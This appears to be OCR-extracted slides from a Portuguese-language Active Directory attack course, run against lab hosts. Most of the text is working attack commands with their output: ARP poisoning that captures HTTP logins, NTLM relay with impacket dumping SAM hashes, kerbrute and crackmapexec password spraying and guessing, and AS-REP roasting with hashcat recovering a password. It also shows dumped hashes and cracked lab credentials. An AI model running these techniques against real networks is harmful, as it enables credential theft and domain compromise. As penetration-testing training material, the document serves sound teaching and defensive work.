


IP Address	MAC Address	Description
192.168.80.1	00:50:56:C0:00:08	
192.168.80.2	00:50:56:E0:38:B6	
192.168.80.134	00:0C:29:87:CD:D9	
192.168.80.254	00:50:56:E8:FD:EB	

```
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
Host 192.168.80.134 added to TARGET1
Host 192.168.80.254 added to TARGET2

ARP poisoning victims:

 GROUP 1 : 192.168.80.134 00:0C:29:87:CD:D9

 GROUP 2 : 192.168.80.254 00:50:56:E8:FD:EB
HTTP : 44.228.249.3:80 -> USER: test  PASS: test  INFO: http://testphp.vulnweb.com/login.php
CONTENT: uname=test&pass=test
```

Atacando o AD


NTLM Relay




```
└─$ sudo impacket-ntlmrelayx -t smb://wef -smb2support
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
^[[A[*] SMBD-Thread-4: Connection from WINDOMAIN.LOCAL/KATELYN_ROSALES@192.168.38.104 controlled, attacking target smb://wef
[*] Authenticating against smb://wef as WINDOMAIN.LOCAL/KATELYN_ROSALES SUCCEED
[*] SMBD-Thread-4: Connection from WINDOMAIN.LOCAL/KATELYN_ROSALES@192.168.38.104 controlled, but there are no more targets left!
[*] Target system bootKey: 0x0b307cf9b47818a113dbb2d4c4d5d6ea
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
[*] Done dumping SAM hashes for host: wef
```

Atacando o AD

Password Spraying




```
└─$ kerbrute passwordspray -d pentest.local --dc 192.168.80.139 users.txt Pa55w.rd

    __             __               __     
   / /_____  _____/ /_  _______  __/ /____ 
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/ 

Version: dev (n/a) - 09/30/22 - Ronnie Flathers @ropnop

2022/09/30 19:37:03 >  Using KDC(s):
2022/09/30 19:37:03 >   192.168.80.139:88

2022/09/30 19:37:03 >  [+] VALID LOGIN:  P100008@pentest.local:Pa55w.rd
2022/09/30 19:37:03 >  Done! Tested 11 logins (1 successes) in 0.053 seconds
```




```
└─$ crackmapexec smb 192.168.80.139 -u users.txt -p Passw0rd1! Pentest@2022 --no-bruteforce
SMB         192.168.80.139  445    DC-PENTEST       [*] Windows 10.0 Build 17763 x64 (name:DC-PENTEST) (domain:pentest.local) (signing:True) (SMBv1:False)
SMB         192.168.80.139  445    DC-PENTEST       [+] pentest.local\P100001:Passw0rd1! (Pwn3d!)
```

Atacando o AD

Password Guessing




```
└─$ kerbrute bruteforce -d pentest.local --dc 192.168.80.139 creds.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 09/30/22 - Ronnie Flathers @ropnop

2022/09/30 19:54:36 >  Using KDC(s):
2022/09/30 19:54:36 >   192.168.80.139:88

2022/09/30 19:54:36 >  [+] VALID LOGIN:  P100001@pentest.local:Passw0rd1!
2022/09/30 19:54:36 >  [+] VALID LOGIN:  P100008@pentest.local:Pa55w.rd
2022/09/30 19:54:36 >  [+] VALID LOGIN:  P100005@pentest.local:Senha#098
2022/09/30 19:54:36 >  Done! Tested 11 logins (3 successes) in 0.057 seconds
```



```
└─$ crackmapexec smb 192.168.80.139 -u users.txt -p pass.txt --no-bruteforce
SMB         192.168.80.139  445    DC-PENTEST       [*] Windows 10.0 Build 17763 x64 (name:DC-PENTEST) (domain:pentest.local) (signing:True) (SMBv1:False)
SMB         192.168.80.139  445    DC-PENTEST       [-] pentest.local\P100002:Pentest@2022 STATUS_LOGON_FAILURE
SMB         192.168.80.139  445    DC-PENTEST       [+] pentest.local\P100001:Passw0rd1! (Pwn3d!)
```

Atacando o AD

Blank Password




Attributes:


Attribute	Value
unicodePwd	<not set>
unixHomeDirectory	<not set>
unixUserPassword	<not set>
url	<not set>
userAccountControl	0x220 = (PASSWD_NOTREQD | NOR
userCert	<not set>
userCertificate	<not set>
userParameters	<not set>
userPassword	<not set>
userPKCS12	<not set>
userPrincipalName	P100002@pentest.local
userSharedFolder	<not set>
userSharedFolderOther	<not set>
userSMIMECertificate	<not set>

Atacando o AD


AS-REP Roasting



```
└─$ kerbrute userenum -d pentest.local --dc 192.168.80.139 users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 09/30/22 - Ronnie Flathers @ropnop

2022/09/30 19:47:46 >  Using KDC(s):
2022/09/30 19:47:46 >   192.168.80.139:88

2022/09/30 19:47:46 >  [+] P100003 has no pre auth required. Dumping hash to crack offline:
$krb5asrep$18$P100003@PENTEST.LOCAL:7e157ad826ac35474e5d953d8ce1f3a0$0b36ad6917b70d8a0faa19d71a1e360a15aec8074149cc1b21f5564b4a013ada960b86c7eef260758316e3564ced24a0
43cb8c457dbcb2d469925d96c95c48ccd7275b5ed404e4edc311ac09ef3efe3875967a5d239672c57f33aaae747f28d9b710df69febb969ca7a90ca36e0a2aa2e6069ca73f63a499d5dbde12dd78b6f7606c8
7de88e272d01ea5f504e61f58bed56d84547b4cd52d2a0ecfdf3ba073a0c23674bb59bfc334009a9c046cb0fec059364c569b140030a2ea28d991189137eefd538c20c503f77bcfc88378706fc9e6b352b691
3358adf6a2b44caec70940aef28cb03e65fca05f3abe670f70f8e9556cdc866de9dfdc03a1c7569577c558d125
2022/09/30 19:47:46 >  [+] VALID USERNAME:       P100003@pentest.local
2022/09/30 19:47:46 >  [+] VALID USERNAME:       P100004@pentest.local
2022/09/30 19:47:46 >  [+] VALID USERNAME:       P100007@pentest.local
2022/09/30 19:47:46 >  [+] VALID USERNAME:       P100001@pentest.local
2022/09/30 19:47:46 >  [+] VALID USERNAME:       P100002@pentest.local
2022/09/30 19:47:46 >  [+] VALID USERNAME:       P100008@pentest.local
2022/09/30 19:47:46 >  [+] VALID USERNAME:       P100006@pentest.local
2022/09/30 19:47:46 >  [+] VALID USERNAME:       svc-backup@pentest.local
2022/09/30 19:47:46 >  [+] VALID USERNAME:       svc-siem@pentest.local
2022/09/30 19:47:46 >  [+] VALID USERNAME:       P100005@pentest.local
2022/09/30 19:47:46 >  [+] VALID USERNAME:       svc-antivirus@pentest.local
2022/09/30 19:47:46 >  Done! Tested 11 usernames (11 valid) in 0.005 sec
```



```
$krb5asrep$23$joana@PENTEST.LOCAL:a64b08c25898267beed68141cc50b709$ad7aca378e1bb540d7f11886019c
496ed940e73e48dbcb54133242ab88dcecacfdfcb7c005b2761228510374fd8223a0db25f71cfde211f817a100b50c7
8f8e0dff07b72c91e5c1f2554f14b012114dda00697c2caf551d4d8aa40d9dde8f77273088859b5680460abfd2c1fc5
867db49bb8836488d7b2ed2adcf5a568d9a95c4bfb504d77:Passw0rd1!

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, AS-REP
Hash.Target......: $krb5asrep$23$joana@PENTEST.LOCAL:a64b08c25898267be ... 504d77
Time.Started.....: Fri Aug  6 19:03:18 2021, (0 secs)
Time.Estimated ..: Fri Aug  6 19:03:18 2021, (0 secs)
Guess.Base.......: File (pass.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       79 H/s (0.07ms) @ Accel:32 Loops:1 Thr:64 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 17/17 (100.00%)
Rejected.........: 0/17 (0.00%)
Restore.Point....: 0/17 (0.00%)
Restore.Sub.#1 ..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: alsjaljsoas → Passw0rd1!

Started: Fri Aug  6 19:03:10 2021
Stopped: Fri Aug  6 19:03:19 2021
```



User logon name: P100003 @pentest.local

User logon name (pre-Windows 2000): PENTEST\ P100003

□ Unlock account

Account options:

- □ Use only Kerberos DES encryption types for this account
- □ This account supports Kerberos AES 128 bit encryption.
- □ This account supports Kerberos AES 256 bit encryption.
- ☑ Do not require Kerberos preauthentication


Account expires

● Never

